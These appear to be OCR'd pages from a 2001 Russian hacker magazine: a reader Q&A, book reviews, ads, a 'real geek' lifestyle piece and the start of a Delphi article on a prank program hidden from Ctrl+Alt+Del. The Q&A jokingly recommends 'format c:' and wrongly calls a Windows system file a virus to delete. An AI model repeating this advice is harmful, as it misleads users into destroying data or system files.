Н: Самое первое правило - никогда не запускай файлы, пришедшие тебе по почте. Даже если он пришел к тебе от знакомого, обязательно сначала переспроси его, отсылал он его тебе или нет. Сейчас вирусы прекрасно распространяются всем друзьям из адресной книги жертвы. Так что ты можешь подумать, что тебе его послал твой кореш. Во-вторых, никогда не используй сомнительный софт и не качай с хакерских сайтов (точнее качай, но, скачав, проверяй антивирусом). Microsoft еще рекомендует использовать только лицензионный софт, но, признаюсь честно, что я еще на пиратских дисках вирусов не видел :). Этого достаточно, чтобы количество вирусов на твоем компе уменьшилось на 90%. А! Чуть не забыл! Поставь себе AVP и регулярно обновляй его базу!

<???> Почему отведенный под Linux диск не виден из-под windows?

Н:А почему он должен быть виден? Win поддерживает только FAT, FA32 и NTFS файловые системы. На остальные ему наплевать. К тому же Win9x не видит даже и NTFS, хотя есть спецпроги, которые позволяют профиксить этот баг. А *nix использует свою EXT-систему. Зато из-под *никса можно видеть Win, его даже можно примонтировать, вот.

<???> Расскажите про вирус SULFNBK.EXE

Н: Что-то меня часто стали спрашивать про вирусы. Живых вирусов я не видел уже лет пять, поэтому я побрел по сайтам антивирусников. Там тоже ничего не было сказано. Вообще никто об этом вирусе не слышал. Но недавно Косперский сообщил, что файл SULFNBK.EXE не является вирусом. Самое интересное, что в том же сообщении было написано, что этот файл входит в стандартную поставку Windows. Значит это все же вирус!!! Хотя он и является составной частью большого вируса Win9x, удалять его просто необходимо, причем окончательно. Для этой цели хорошо подходит антивирус лаборатории "format c:", который идет в поставке с каждым компьютером.

<???> ДОС-атака основана на некорректной обработке лавины пакетов с запросами. Это понятно. Но какие запросы, на какие порты и т.д.?

Н: ДОС - это была такая операционная система от MS. А DoS - отказ от обслуживания. Заметь разницу в написании. Я тебя, конечно же, понял, но все же... Полно дыр в различных прогах. Мы часто описываем это в BagTraq. Находишь там очередную прогу, подверженную DoS атаке, и посылаешь ей на порт то, от чего она вырубает комп. Кстати, DoS атака основана не только на неправильной обработке. Это атака, вследствие которой комп выходит из строя, и ее можно осуществить простыми массовыми запросами, когда сервант просто не успеет на все ответить.



В НОМЕРЕ

Репортаж с **Tokyo Game Show**: сенсации японской игровой выставки.
Специальный материал, посвященный симуляторам: от самых первых представителей жанра до **"Ил-2 Штурмовик"**
Microsoft Premiere: самые свежие анонсы создателя **Xbox**.

А также самые последние сведения о потенциальных хитах: **Stronghold** и **"Периметр"**, обзоры: **Project Eden**, **Ooga-Booga**, **World War III**, **Cosmic Smash** и многих других игр, советы по тактике и прохождения: **Commandos II** **Project Eden** и многое другое.





Взлом

X-Books/>

X-Books

Витольд Барский (http://x-books.ft.inc.ru/)
с Асёной (asya@ft.inc.ru)


< Folder 1 >

Стефан Норберг,

"Безопасность серверов Windows NT/2000 в Интернете"

М.: "Символ-Плюс", 2001

Многие считают Win небезопасной системой для размещения на ней веб-серверов. А все потому, что СМИ завалены новостями о хакерских атаках на веб-сервера под Виндами или об их массовых заражениях интернет-червями (да, да, да, как говорится, «Microsoft Windows 2000 обладает рядом неисправимых преимуществ...»). А вот господин Норберг пытается нас убедить, что "соблюдение рекомендаций, приведенных в этой книге, сделает ваш веб-сервер достаточно защищенным от известных атак из Интернета". Он считает, что уязвимость Виндов в большей степени - это криворукость сисадминов. Вообще, достаточно правильная фраза, но пусть сисадмины сами выскажутся по этому поводу. Меня же в этой цитате серьезно смущает пара моментов. Во-первых, что значит "достаточно"? Достаточно для чего или для кого? Непонятно. И во-вторых, что значит "от известных"? Т.е. от атаки Васи Пупкина, который год назад грохнул сотню серваков, ты сейчас сможешь защититься, а если Василий завтра придумает что-то новенькое, то... "хотели как лучше, а получилось как всегда"? Ладно, ближе к телу. В начале книги тебя познакомят с вопросами безопасности в Windows в общих чертах, затем тебе объяснят, как создать узел бастионного типа в NT или 2000, его резервном копировании и восстановлении, как настроить безопасное удаленное администрирование и как вести аудит и наблюдение за граничной сетью. Вот, собственно, и все. Так что если у тебя сервак стоит на Виндах, почитай эту книгу - во всяком случае она поможет избежать хотя бы элементарных ошибок в настройках.



Еще один способ защитить информацию - это использовать криптографию, которой и посвящена следующая книга:

Иванов М.А.

"Криптографические методы защиты информации в компьютерных системах и сетях"

М.: "Кудиц-образ", 2001.



Супер-книга для студентов-халявщиков. Написать с помощью нее реферат - как два байта переслать. При всем при этом, прочитав сей монументальный труд, ты реально сможешь стать большим-большим специалистом в области криптографии. Ну или по крайней мере делать вид, что ты этот самый специалист и есть :). Все, кто учиться не желает и специалистами видят себя только во сне, - go to к следующей книге. Оставшимся сообщаем, что это учебное пособие тянет на энциклопедию по криптографии - все современное состояние дел в области криптографии - здесь. Принципы построения генераторов псевдослучайных кодов, криптосистемы с секретными и открытыми ключами, криптографические протоколы, контроль целостности информации, методы аутентификации, электронная подпись, управление ключами, поточные шифры - вот неполный список вопросов, освещаемых в книге. Еще ты найдешь там описание криптографической защиты XXI века - стандарта AES, и поимеешь представление о том, что же ждет нас в будущем. Но чтобы осилить книгу целиком, тебе стоит сначала подтянуться по высшей математике (хотя бы на уровне 1-2 курса вуза), т.к. книга пестрит математическими формами посложней, чем 2x2.


Следующий блок книг обзора посвящается огромной армии тружеников-строителей WWW, по-простому - веб-мастерам. И первая книга в этой обойме посвящена одной из самых популярных визуальных программ для создания HTML-страниц и сайтов - Macromedia Dreamweaver, книг о которой до безобразия мало. Называется она

А. Божко

"Dreamweaver 4. Базовый курс"

М.: "ДЕСС КОМ", 2001.

Кто работал в Dreamweaver, тот знает, что это на редкость удобная программа, а кто не работал, теперь тоже знает. И если ты еще не освоил эту или какую-нибудь другую программу для создания сайтов, то бери этот мануал и вперед - ты получишь достойное описание всех основных возможностей Dreamweaver'а: от создания простейших html-документов до больших и сложных сайтов, с которыми, кстати, с помощью Dreamweaver управиться тебе будет "раз плюнуть". Ты сможешь научиться проектировать веб-сайт, быстро делать в нем необходимые изменения и загружать обновления на сервер с помощью встроенного ftp-клиента, создавать и использовать шаблоны, с помощью которых легко изменять дизайн всего сайта, создавать и применять библиотеки часто используемых элементов и еще много чего. Скажу честно, всех богатых возможностей этой софтины книга не описывает, но зато она даст тебе хороший старт, благодаря которому ты сможешь дальше самостоятельно вгрызаться в дебри Dreamweaver'а. Надеюсь, что скоро выйдет продолжение, что-то типа "Dreamweaver 4. Продвинутый курс для крутых". Подождем.



Нет, наверное, человека, который бы не знал о его существовании; нет веб-мастера, который бы ни разу не использовал его на своих страницах, хотя бы чуть-чуть. И при этом почти нет таких, кто может юзать его на 100%. Это я о JavaScript. Я тут подумал и решил, что тебе пора становиться одним из немногих, которые суперски рулят в JavaScript. Вот и книга подходящая для этого имеется:

Владимир Дронов

"JavaScript в Web-дизайне"

СПб.: "БХВ-Петербург", 2001.

Для чего все это? Виртуозное владение JavaScript позволит тебе иметь полный контроль над содержимым страницы, изменять его по своему усмотрению в любое время, делая страницу полностью динамичной. Плюс ко всему, ты сможешь вытворять с посетителем паги всевозможные шуточки, гадости и шалости. Короче, ты на время станешь Богом. Не-



X-Books/X

< Folder 2 >

плохая перспектива?
В книге ты найдешь основные конструкции HTML и таблицы каскадных стилей, полное и подробное описание JavaScript с многочисленными примерами использования, примеры совместной работы HTML и JavaScript, взаимодействия с пользователем, работы с БД. И есть один приятный сюрприз: на самом деле в этой книге скрывается еще одна книга! Это - справочник по HTML, CSS и DOM. И самый что ни на есть полный - все тэги, атрибуты, объекты, свойства, методы, события в нем имеются. Рекомендуем всем серьезным веб-разработчикам.
Вот я осел! А вдруг у тебя уже есть свой рулезный сайт, а я тут тебя парю всякими книгами для его создания! ОК. Специально для таких, как ты. Строить ничего не будем, а задумаемся над тем, как затащить на твою пагу немереное количество народа. Вот тут тебе и пригодится книга

Загуменнов А.П
"Как раскрутить Web-сайт"
М.: "ДМК Пресс", 2001.

Там ты, конечно же, не найдешь готовый рецепт, как сделать свой сайт посещаемым на уровне Yahoo (да ты и сам знаешь, что для этого надо очень много американских рублей). Но зато в этой книге ты прочитаешь о первых шагах, которые надо сделать обязательно! И шаги эти, между прочим, не потребуют большого напряга и какого-либо количества бабок. Это, так сказать, азы: как прописать (и правильно) свой сайт в каталогах и поисковых системах и как это сделать, чтобы это заняло мало времени, а поисковиков и каталогов чтобы было много, как использовать баннерную рекламу и в каких баннерных сетях поучаствовать, как получить статистику своего сайта, чтобы знать, как идет раскрутка и что можно еще сделать. Плюс ты получишь инфу о нескольких сайтах, которые тебе могут пригодиться в деле раскрутки своего мега-портала. Тут главное - не увязнуть в этом деле и не забывать, что основная причина хорошей посещаемости сайта - это все-таки его хорошее содержимое, которое интересно не только тебе, но и другим.
Вот только одного я очень боюсь: начитавшись наших



обзоров, ты еще больше прилипнешь к своему любимому компу и окончательно забудешь все радости жизни. Так что попробуем тебя повернуть лицом (а также грудью, животом, ремнем и пятками) к реальной жизни. И в этом нам поможет хорошая книжка -

Рут Вестхаймер
"Секс для "чайников"
М., "Вильямс", 1999.

(Секретное название для хацкеров: "Как хакнуть девушку за 5 минут".)
В книжке популярно объясняется, как открыть у девчонки рутшелл, даже если она защищена фаерволом, который ей прошивали папа, мама, бабушка и учительница по литературе. Как устроена ее (да и твоя) операционка, как понять кодировку партнера, как защитить от вирусной атаки свой жесткий (или гибкий ;)



[SP1]диск, как избежать появления неприятного зависания и всяческих глюков, орущих и завернутых в пеленки, как можно подконнектиться в сеть, состоящую аж из нескольких операционок, как лучше взломать программу, если ее до тебя еще не ломал никто (такое, говорят, еще случается), и что надо делать, чтобы все твои девайсы работали и приносили удовлетворение... Короче - книга эта научит тебя Сексу! :) И заодно тому, что с ним связано. Например, как решать те или иные сексуальные проблемы. А прочитав и выучив наизусть главу "Десять советов настоящим любовникам", можно многому научиться, избавиться от комплексов, приобрести уверенность в себе. В книге есть описание и о традиционных способах занятий сексом - это мы о киберсексе, телефонном сексе, радио-сексе, теле-сексе, сексе с микроволновкой, холодильником и любимым осликом Дани Шеповалова (Даня! Ты зачем и эту книгу испортил?).
Надеемся, что с тобой будет все в порядке и у тебя еще останутся время и силы для любимого дела - пиво, комп, вечеринки, X с нашими обзорами ;).
Lycka till!

Книги для обзора предоставлены магазином издательства "BHV-Санкт-Петербург", www.bhv.ru


[SP1]Супер! :)) Молодца! от побольше таких, тонких (или толстых :) приколов



ПРОГРАММА УЧЕТА
игрового времени
Poligon KIT

+ полный учет продаж
+ контроль администратора
+ поддержка всех видов тарифов
+ блокировка игровых станций
+ генерация отчетов
+ финансовый анализ
+ сброс данных в интернет

...и море других возможностей!



программа постоянно совершенствуется!
зайди на сайт программы:
WWW.POLIGON.RU/PROGRAM/

ПОМОЩЬ
компьютерным клубам

Решение проблем и ответы на вопросы, возникающие при открытии и работе клуба.

? организация рекламной кампании
? необходимые документы
? закупка оборудования
? разработка бизнес-плана
? оценка эффективности
? обучение администраторов
? стажировка директора клуба
? анализ результатов работы клуба

Напиши на service@poligon.ru
и получи ответ на свой вопрос.


полный перечень услуг здесь:
WWW.POLIGON.RU/COOPERATION/



X-Стиль


Основы настоящего гика

SINtez (sintez@real.xakep.ru)



Geek (англ.) - компьютерщик-маньяк. Человек, основным увлечением которого является комп. Очень часто из гиков получаются хорошие программисты, хакеры и системные администраторы.

Быть юзером, конечно, неплохо. Давишь себе на кнопочки, выбираешь рекомендуемые конфигурации, никогда не лезешь под крышку системного блока, в случае проблем - обращаешься к "старшим товарищам" за помощью. Никаких трудностей. Открытым остается лишь один вопрос: оно тебе надо? Неужели ты так и хочешь провести всю свою жизнь в ранге домохозяйки? Ну что насупился-то? Ведь так и есть. Юзеры в нашем веке - это домохозяйки и секретарши. Пользоваться умеют, а чуть что - вызывают мастера. Лично мне было бы просто противно обращаться к кому-нибудь с фразой типа "я тут что-то нажал, и теперь ничего не работает". Конечно же, ты не из таких. Конечно же, раз ты покупаешь X, значит комп в твоей жизни играет если уж не первую, то явно вторую роль (после женского пола, естественно :). А значит ты - реальный такой гик. Ну может не совсем пробитый насмерть, но все шансы у тебя есть. А вот чтобы стать настоящим гиком, всего-то нужно научить себя некоторым привычкам. Поехали!



1 Юзай клаву!

Это не тебя случайно приятели с иронией называют "мышковод"? А ты что? Злишься? Ну и зря. Вместо того, чтобы париться от насмешек, давно бы научился юзать клаву. Вся эта виндовизация заставила немереное количество народа просто деградировать. Операции, которые можно совершать за 2-3 секунды, они выполняют секунд за 10. А это - реальная потеря производительности. Или ты думал, что производительность нужна только процессору? Нет, конечно. Ты, юзер, - основной девайс любой компьютерной системы. И если уж ты решил разгонять или апгрейдить комп, то не забудь и о себе любимом. Научись пользоваться горячими клавишами, они есть в любой софтине. Научись эргономично работать мышкой. Например, если тебе нужно открыть новый документ в Фотошопе, то ни в коем случае нельзя лезть в меню File -> Open... Нужно просто дабл-кликнуть в пустую область окна программы. Или, если ты владелец клавы с поддержкой Win, то у тебя должна быть Win-кнопка (это такая, с иконкой Windows). Для того, чтобы открыть меню "Start", нужно просто нажать на эту кнопку. Чтобы открыть виндовый explorer, дави Win-кнопарь + E. Подробнее об этой кнопке можешь почитать в файле tips.txt в директории Windows.

Хочешь открыть документ в M$ Word - дави Ctrl+O, хочешь сохранить - Ctrl+S. Скопировать в буфер - Ctrl+C, вставить - Crtl+V. Это просто! Нужно только приучать себя пользоваться клавой, и увидишь, через какое-то время ты начнешь работать намного быстрее. Переходи из окна в окно сочетанием Alt+Tab, выделяй строчку до конца сочетанием Shift+End и т.д.









3 Наведи порядок!





Никто тебе тут не советует ходить по комнате с веничком и сдувать каждую пылинку. Мы не девочки какие-нибудь шизанутые, и творческий беспорядок - наше жизненное кредо. Однако, при всем при этом, навести порядок на собственном винте тебе придется. Вся прелесть в том, что, в отличие от комнатной уборки, в компе тебе придется убраться один раз. Повтор процедуры рекомендуется производить не раньше чем через полгода. Именно этого времени тебе должно хватить, чтобы окончательно все испортить :). Итак, понеслась. Лезь в корень диска C. Создавай папку Download, в которую ты будешь сливать все из Инета. Внутри этой папки создавай поддиректории по темам: mp3, video, demo, pics, irc_girls, soft, crack, hack_soft, manuals, other. Последняя папка у тебя, конечно, будет самой беспорядочной, т.к. туда будет сливаться все, что не подходит по темам к другим дирам. Ну и хрен с ней! Уж немного-то помусорить имеет право каждый. Дальше, если ты поддерживаешь свой сайт/сервер в Сети, то создавай папку Internet, в которой ты будешь хранить локальное зеркало своего сайта. Там же можешь создать поддиректории для других iNet проектов. Я думаю, ни для кого не секрет, что некоторые софтины не требуют инсталляции, а если и требуют, то ставятся по дефолту куда угодно, но не в Program Files. OK. Нет проблем. Создаем в корне папку Soft, куда и будем устанавливать все это барахло. Ведь намного удобнее в пути установки написать "c:\soft\SuperProga", чем набивать утомительное "C:\Program Files\Реанимация Windows". Ну и т.д. Идею, я думаю, ты уже понял.

2 Настрой систему!



Извини меня, пожалуйста, но не подскажешь ли ты мне, нахрена тебе такая куча дерьма на винте? Зачем тебе полная установка Windows? Зачем тебе M$ Plus со всеми темами? Почему ты просматриваешь файлы через "Быстрый просмотр"? Откуда у тебя 284 скринсейвера? Ты их все юзаешь?

Если ты думаешь, что, максимально украсив свою систему, ты станешь суперстар, то ты явно не гик и вряд ли им будешь с таким подходом к жизни. Реальная крутизна - это когда у тебя в системе есть только то, что нужно тебе, а не кому-то еще (например, многоуважаемому г-ну Гейтсу). Не ври сам себе, ведь ты прекрасно понимаешь, что единственным screenSAVER-ом является "Black Screen", а все остальное - украшательство. Лучший просмотрщик маленьких файлов - Notepad (для тех, у кого нет FAR-а). Обои на рабочем столе - лишний мегабайт памяти. @Guard - вовсе не фаервол (он себя-то защитить не может, весь в дырках, какая уж тут защита пользователя). ICQ нужно только когда ты в онлайне, в офлайне трепаться по аське можно только в приступе шизофрении. Идею улавливаешь? Правильно. Начинай чистить систему. Убирай на фиг все эти screensaver-ы и wallpaper-ы. Помести в папку Send To ярлык на Notepad.exe и просматривай все razor911.nfo и подобное через меню правой кнопки мыши Send To/Отправить -> Notepad. Ставь себе Conseal Firewall и юзай его, когда находишься на IRC. А @Guard используй только для защиты от атаки баннеров (или поставь себе другую прогу для этих целей, сейчас их развелось достаточно много). Убери все из "Starup/Автозагрузка" и запускай все вручную, по мере надобности. Лезь в реестр, ищи раздел Run, убирай оттуда все ненужное. Если тебе что-нибудь понадобится, ты и сам в состоянии это запустить, не маленький уже. Разберись, наконец, со всеми прогами на своей винте. Устрой конкретную резню всем ненужным программам. Что это там у тебя в Program Files? Программа диагностики 486-го процессора, который ты проапгрейдил еще 2 года назад? Поставь себе нормальный Анинсталлер, который умеет вычищать систему от всего старого барахла, давно не использующихся модулей и библиотечек. Ну а про гамесы я вообще молчу. Нет, ну конечно, если ты все еще играешь в первую Цивилизацию, то можешь оставить ее в покое. В противном случае - резать к чертовой матери!

Раз в месяц запускай Disk Defragmentator и иди спать. Пусть во время твоего сна система расставляет все блоки по порядку, облегчая самой себе свопить кэш в будущем и обращаться к отдельным файлам.

Ну и самое главное: лезь в "Установка и удаление программ", выбирай закладку "Установка Windows" и начинай резню. Удаляй из системы все, что ты не используешь! Поверь, тебе никогда не пригодятся "расширенные возможности", если ты не инвалид. Ой, извините, как же это я так... Ай-ай-ай! В духе долбанной американской политкорректности я должен был сказать - "если ты не человек с ограниченными возможностями". Вообще, если с возможностями у тебя все в порядке, удаляй весь хлам: только кириллица в разделе "Многоязыковая поддержка", никаких образцов звуков в разделе "Мультимедиа", только удаленный доступ в разделе "Связь", только буфер обмена в разделе "Служебные", только просмотр VRML в разделе "Средства Интернета" (и то не особо-то много сайтов с VRML), только WordPad и калькулятор в разделе "Стандартные".




(C)2001 Acer, Inc. All rights reserved. Acer and the Acer logo are registered trademarks of Acer Inc.

Product packaging and cases currently feature the Acer logo.The acer logo will be introduced durng the course of the year.

Выбери свой сканер!

Настоящая оптика технологии CCD по цене упрощенной CIS технологии - неоспоримый довод при выборе сканера.

Добавьте к нему:

- надежность, качество и высокую скорость работы;
- новейшую технологию сканирования с 48-битным представлением цвета, обеспечивающую максимально точную цветопередачу;
- расширенный набор программного обеспечения;
- а также имя одного из крупнейших в мире производителей компьютерной техники.

Все что от Вас требуется теперь - это определиться при выборе модели сканера Acer.

Acer предлагает Вашему вниманию широкий диапазон сканеров для работы дома или в офисе - от планшетных суперкомпактных моделей Acer S2W до слайд-сканеров Acer ScanWit, созданных специально для работы с 35мм слайдами и фотопленками. Хотите узнать больше?

Посетите наш Интернет сайт www.acer.ru





Информацию о розничных продажах Вы сможете получить у бизнес партнеров Acer:

НИКС (095) 974-3333 www.nix.ru; **Русский Стиль** (095) 797-5775 www.rus.ru **Сетевая Лаборатория** (095) 784-6490 www.netlab.ru; **Техмаркет Компьютерс** (095) 363-9333 www.5000.ru; **ЮСН-КОМП** (095) 786 -2534 www.usn.ru; **Display Group** (812) 272-0246, (4112) 440-539 www.display.com.ru; **Lanck** (095) 234-0012, (812) 325-6666 www.lanck.ru

Оптовые продажи: Деникин (095) 797-4999 www.denikin.ru; **Citilink** (095) 745-2999 www.citilink.ru, **Elsie** (095) 777-9779 www.elsie.ru; **Lizard** (095) 196-0849 www.lizard.ru

X-Стиль

Основы настоящего гика

SINtez (sintez@real.xakep.ru


5 Лезь внутрь!


Настоящий гик отличается тем, что в совершенстве владеет не только софтом, но и железом. Давай, отдирай задницу от кресла и лезь в системный блок. Что там у тебя? Ууууу... как все запущенно-то. Во-первых, разгони процессор! Если твоя мамка позволяет разгон, юзай эту возможность немедленно. Поднимай архив X, ищи статьи о разгоне в рубрике "Ferrum" и займись делом. Теперь давай поговорим о железе. Да, знаю, хорошее железо - это дорого. Но разве комп - это не твоя любимая игрушка, на которую никаких денег не жалко? Давай-ка, приятель, подтянем ремень, но сделаем так, чтобы внутренности твоего компа были в идеальном состоянии. Купи себе нормальную мать, поддерживающую мозги на 133MHz, имеющую USB порты, работающую с AGP 4x и UDMA/ATA и, естественно, с форм-фактором ATX. Проапгрейдь свой BIOS, залезь на сайт производителя, скачай последнюю версию и перепрошей чип. Поставь себе CDR-драйв! Нет ничего лучше, как бэкапить архив софта и mp3 на CD. Потом, не надо забывать о друзьях, им тоже хочется свежачка, и они будут очень рады, если ты с ними поделишься новыми версиями прог и своей любимой музыкой. Не хочешь CDR? OK, тогда поставь ZIP-drive или на крайняк Mobile Rack. Но у последних двух вариантов есть недостаток: у твоих приятелей тоже должны быть такие девайсы.

Для самый отчаянных гиков я могу порекомендовать ТВ-тюнер. Благо цены на эти карточки сейчас сильно упали, а возможности они открывают просто безграничные. Во-первых, как настоящий гик, ты будешь смотреть ТВ на экране монитора, в окне, не отрываясь от своих дел. Во-вторых, твой ТВ-тюнер ОБЯЗАТЕЛЬНО должен быть с A/V-выходом. Ведь ты к нему подключишь свой 29' телевизор и будешь смотреть DivX-фильмы на большом экране! :) Но не только фильмы... Ты и в гамесы будешь играть на телеке, сидя в кресле. И всякие скаченные видео-ролики странного содержания будешь тоже смотреть на ТВ :).

Рецепт для зажиточных гиков: купи себе NoteBook! Поставь сетевую карту в комп и купи PCMCA-карту для ноутбука. Будь мобильным!

Для зажиточных гиков, которые также идут в ногу со временем: купи себе микрокомпьютер (типа Palm или Cassiopeia) и подключи его к компу!











4 Знай наших!

Ну да, может быть M$ и позаботился о юзвере, дав ему вместе со своим релизом кучу всевозможных прог. Однако, если посмотреть правде в глаза, то большинство M$-софта явно проигрывает альтернативным разработчикам. А тебе нужно юзать только лучшее! Убирай на фиг Outlook и перестань позориться. Поставь себе, наконец-то, The Bat и получай удовольствие. Убирай все Imaging и прочие Paint-ы и ставь себе Photoshop. Убрать IE вряд ли получится, он вшит в ОСь намертво. Исключение составляет только Win ниже 98-го. Но Opera поставь себе в любом случае и отметь его браузером "по умолчанию". Только ставь себе последнюю версию, т.к. ранние Оперы глючили с кодировками и скриптами. Из M$-овской продукции оставь себе, пожалуй, только Office. И то только в том случае, если ты пишешь статьи в X, как я :). Реальную альтернативу M$ Word пока что еще никто не придумал. Насчет звонилки все плохо. Убрать ее невозможно. Но и юзать ее - верх неприличия. Поставь себе Advanced Dialer и терроризируй провайдера по всем телефонам :). Никогда не надейся на закачку файлов через IE. Поставь себе GetRight, настрой его по собственному вкусу. Особое обращение у меня приготовлено для пользователей M$ Chat. Ребята, вы имеете все шансы на работу в компании Micro$oft в должности "потребитель безмозглый". Всех остальных поздравляю с правильным выбором - IRC RULEZ, только IRC, только mIRC и PIRCH! Начиная с 98-х виндов, M$ рьяно пытается заставить нас припаять свои уши к Media Player'y. Шаззzz... WinAmp foreva! Поддерживает все форматы, включая трекерные. Ставь. А MediaPlayer будем юзать только для просмотра DivX фильмов. Надеюсь, все нужные кодеки ты уже давно проинсталлил.

Думай глобально!

Ну и последнее, что тебе необходимо сделать, - это понять X-Стиль. Начинай общаться на компьютерном сленге, используй все последние технологии, одевайся стильно, предпочитай хай-тек всему остальному, используй iNet для заказа пищи, не будь быдлом, старайся выделяться из серой массы. И главное: кайфуй от жизни, ведь ты молод и живешь в веке офигительных технологий!







Супервозможности Delphi

Работа с API функциями Windows

Horrific (smirnandr@mail.ru) www.cydsoft.com/vr-online/Константин Артемьев(barso2001@mail.ru)

Я очень рад, что рубрика «Кодинг» вызвала такие бурные эмоции у наших читателей. Благодаря тебе мне пришлось в прошлом номере отойти от плана, за что получил от главреда пару ударов под дышло, лишился средней почки, получил перелом правого желудочка и искривление прямой кишки :). Поэтому я сегодня исправляюсь и перевыполняю план за прошлый и за этот месяцы.

Очень многие считают, что визуальность очень плохо влияет на результирующий код. Я ничего не могу сказать против. Очень часто оно так и есть, но не в случае с Delphi. Сегодня мы напишем прогу, которую нельзя увидеть по Ctrl+Alt+Del, воспользуемся встроенным ассемблером, обратимся к WinAPI, ну и, как всегда, поприкалываемся. А самое главное, что скомпилированный файл будет занимать всего 8192 байта!!! Не веришь? Да, все защитники языков низкого уровня утверждают, что в Delphi это невозможно. Сегодня тебе предстоит убедиться в обратном.

Сейчас я расскажу о том, как написать прогу, меняющую заголовки всех окон на надпись "Я за тобой наблюдаю". На рисунке 1 показано окно Delphi под влиянием нашего сегодняшнего примера.




Рисунок 1. Delphi после запуска нашей проги XXXXX

Сегодняшняя прога будет использовать Win API (Windows Application Program Interface) - интерфейс прикладных программ для кодера. Попросту говоря, это функции и константы, которыми оперирует сам Windows. Рядовой Delphi-кодер всего этого может и не знать, так как у нас есть VCL (честь ему и хвала). VCL - это надстройка над WinAPI. Можно сказать больше - это инструменты, которые позволяют упростить кодинг и скрыть все сложности этого нелегкого труда.

В C++ тоже есть нечто подобное - MFC. Так что эта часть населения не сильно обделена, хотя MFC более сложная, абсолютно не визуальная, и выигрыш от ее использования в 10 раз меньше, чем от VCL.

Надстройка - это хорошо, но она дает удобный доступ только к части возможностей Windows. Эта часть, наиболее часто используемая при кодинге. И все же иногда приходится использовать то, что в VCL недоступно. В этих случаях нужно прямое обращения к API функциям Windows.

НА СТАРТЪ!!!

